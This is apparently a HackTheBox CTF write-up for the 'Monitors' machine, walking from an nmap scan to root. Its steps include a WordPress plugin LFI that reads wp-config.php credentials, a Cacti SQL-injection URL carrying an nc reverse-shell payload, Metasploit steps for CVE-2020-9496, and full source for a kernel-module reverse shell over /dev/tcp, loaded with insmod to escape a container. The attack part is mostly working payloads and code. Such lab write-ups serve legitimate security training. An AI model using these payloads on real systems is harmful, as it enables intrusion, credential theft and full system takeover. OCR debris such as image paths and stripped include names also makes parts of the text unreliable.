Monitors Writeup


Hey guys Mahesh here back again with another writeup and today we'll be solving HTB machine called as Monitors so lets hop over to our terminal where all the good stuff happens ..

click me	**click me**
Machine	INFO
Name	Monitors
IP	10.10.10.238
OS	LINUX
DIFFICULTY	HARD
POINTS	40
Date	24 APR 2021


So the first step was as always to run a nmap scan and here is the result :

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-27 15:04 IST
Nmap scan report for monitors.htb (10.10.10.238)
Host is up (0.40s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ba:cc:cd:81:fc:91:55:f3:f6:a9:1f:4e:e8:be:e5:2e (RSA)
|   256 69:43:37:6a:18:09:f5:e7:7a:67:b8:18:11:ea:d7:65 (ECDSA)
|_  256 5d:5e:3f:67:ef:7d:76:23:15:11:4b:53:f8:41:3a:94 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.5.1
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to Monitor – Taking hardware monitoring seriously
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/27%OT=22%CT=1%CU=42304%PV=Y%DS=2%DC=T%G=Y%TM=6087DAC
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=104%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)OPS(O1=M54BST11NW7%O2=M54BST11NW7%O
OS:3=M54BNNT11NW7%O4=M54BST11NW7%O5=M54BST11NW7%O6=M54BST11)WIN(W1=FE88%W2=
OS:FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 587/tcp)
HOP RTT       ADDRESS
1   903.10 ms 10.10.16.1
2   561.62 ms monitors.htb (10.10.10.238)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.71 seconds
```


The web-application is running on port no 80



- its running on WordPress so let's do a quick scan with wpscan :
$wpscan –url http://monitors.htb/ -e ap,t,tt,u




After googling for a minute the conclusion was the plugin wp-with-spitz is vulnerable to LFI let's try to exploit it .
There is a exploit for it here
Use LFI to check logs



-
- http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../..//proc/self/fd/10


In logs we see a cacti. Add “cacti-admin.monitors.htb” to your /etc/hosts after checking the cacti-admin.monitors.htb the page requires creds let’s check of creds using LFI



-
-

```
$curl "http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../..//var/www/wordpress/wp-config.php" | grep -i pass
```

-




and the password we get as BestAdministrator@2020! Let’s use it with admin account and boom ! we are loged in
In cacti there is a SQLi documentation here

To exploit prepare your netcat listener and two requests. Just paste urls on your browser setting your ip and port.

```
1.&amp;nbsp;http://cacti-admin.monitors.htb/cacti/color.php?action=export&amp;amp;header=false&amp;amp;filter=1%27)+UNION+SELECT+1,username,password,4,5,6,7+from+user_auth;update+settings+set+value=%27rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2%3E%261|nc+10.10.x.x+4444+%3E/tmp/f;%27+where+name=%27path_php_binary%27;--+-

2.&amp;nbsp;http://cacti-admin.monitors.htb/cacti/host.php?action=reindex&amp;amp;host_id=1
```



Now in shell as www-data, do it more interactive $python3 -c 'import pty; pty.spawn("/bin/bash")' After juggling around a bit I got this file here /home/marcus/.backup/backup.sh which contains a password string as VerticalEdge2020

Log in using the password on ssh marcus@10.10.10.238

#sorry guys I don't have screenshots further for technical reasons but I'll explain how i rooted the machine

We'll need to map some ports to internal docker container through ssh

```
$ssh -L 8443:127.0.0.1:8443 -R 4444:127.0.0.1:4444 -R 8080:127.0.0.1:8080 marcus@monitors.htb
```

You can check what is on port 8443 once mapped entering to the url https://127.0.0.1:8443/ it is tomcat 9.0.31 which is vulnerable to CVE-2020-9496. We'll use metasploit

```
$msfconsole
$use exploit/linux/http/apache_ofbiz_deserialization
$set rhosts 127.0.0.1
$set lhost 10.10.xx.xx
$set forceexploit true
$run
```

Now after getting the shell its time to exploit it further using following tutorial here
We need to create 2 files add the following content in the first file and name it as shell.c

```
#include
#include
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");
char* argv[] = {"/bin/bash","-c","bash -i &gt;&amp; /dev/tcp/172.17.0.1/4443 0&gt;&amp;1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };
static int __init reverse_shell_init(void) {
return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

And create a second file containing following things and name it as makefile

```
obj-m +=shell.o
all:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Now just spin up the python server and copy the files into docker container using this commands

```
$python3 -m http.server
$cd /tmp
$curl -L http://10.10.x.x/shell.c -O /tmp/shell.c
$curl -L http://10.10.x.x/Makefile -O /tmp/Makefile
$make
$insmod shell.ko
```

Now spin up a netcat listner on port number 4443 use the command $insmod shell.ko to load the kernel module and get the rev shell.
And boom we have a root shell here !!!